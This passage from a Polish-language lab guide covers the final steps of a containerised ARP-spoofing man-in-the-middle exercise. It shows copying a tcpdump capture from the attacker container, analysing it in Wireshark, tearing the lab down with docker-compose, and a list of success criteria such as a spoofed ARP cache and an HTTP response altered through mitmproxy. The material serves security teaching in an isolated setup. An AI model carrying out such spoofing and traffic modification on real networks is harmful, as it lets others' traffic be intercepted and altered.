Na maszynie hosta (Terminal0) zatrzymujemy tcpdump za pomocą Ctrl+c i uruchamiamy polecenie kopiujące plik capture.pcap do lokalnego systemu plików.

Skopiowanie pliku na hosta

```
docker cp mitm_attacker01:/tmp/capture.pcap ./capture.pcap
```

Otwieranie w Wireshark

```
wireshark ./capture.pcap
```

```
Terminal0 (Host) x Terminal1 (Attacker) x Terminal2 (Client01) x Terminal3 (Attacker) x Terminal4 (Attacker) x + - _ □ ×
PS C:\Users\mateu\Desktop\bsc_mitm\Lab01> docker exec mitm_attacker01 tcpdump -i any -w /tmp/capture.pcap
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
PS C:\Users\mateu\Desktop\bsc_mitm\Lab01> docker cp mitm_attacker01:/tmp/capture.pcap ./capture.pcap
Successfully copied 87.6kB to C:\Users\mateu\Desktop\bsc_mitm\Lab01\capture.pcap
PS C:\Users\mateu\Desktop\bsc_mitm\Lab01>
```

Krok 6: Analiza i zadania

Po skopiowaniu pliku *.pcap* na lokalny komputer należy przeanalizować jego zawartość. W trakcie analizy należy pokazać kluczowe miejsca ataku, w szczególności: pakiety przed wykonaniem ataku * pakiety po wykonaniu spoofingu ale bez modyfikacji * należy wskazać pakiety po wykonaniu spoofingu wraz ze zmodyfikowaną odpowiedzią.

Czy w pliku znajdują się pakiety które wysłał Client01 do Server01 przed wykonaniem spoofingu (polecenie arpspoof)?

Krok 7. Czyszczenie systemu

W Terminalu0 uruchamiamy polecenie które usunie wszystkie kontenery:

```
docker-compose down --rmi all --volumes
```

```
PS C:\Users\mateu\Desktop\bsc_mitm\Lab01> docker-compose down --rm all --volumes
```

```
[+] Running 3/6
```

✓Container mitm_attacker01	Removed	1.6s
[+] Running 3/7tm_server01	Removed	0.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 3/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 3/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 4/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 4/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 4/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 4/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 4/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 4/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 4/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 4/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 4/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 5/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
[+] Running 7/7tm_client01	Removed	1.5s
✓Container mitm_attacker01	Removed	1.6s
✓Container mitm_server01	Removed	0.5s
✓Container mitm_client01	Removed	1.5s
✓Image lab01-server01:latest	Removed	1.5s
✓Image lab01-attacker01:latest	Removed	1.5s
✓Image lab01-client01:latest	Removed	1.5s
✓Network lab01_mitm_network	Removed	0.3s

```
PS C:\Users\mateu\Desktop\bsc_mitm\Lab01>
```

Wskaźniki sukcesu

- ✓ ARP cache w Client01 pokazuje Mac adres Attacker01 dla IP Server01
- ✓ mitmproxy wyświetla przechodzące żądania HTTP

- ✓ Strona w przeglądarce Client01 zmienia się z zielonej na czerwoną
 - ✓ tcpdump pokazuje przepływ ruchu przez Attacker01
 - ✓ Logi mitmproxy rejestrują wszystkie żądania
-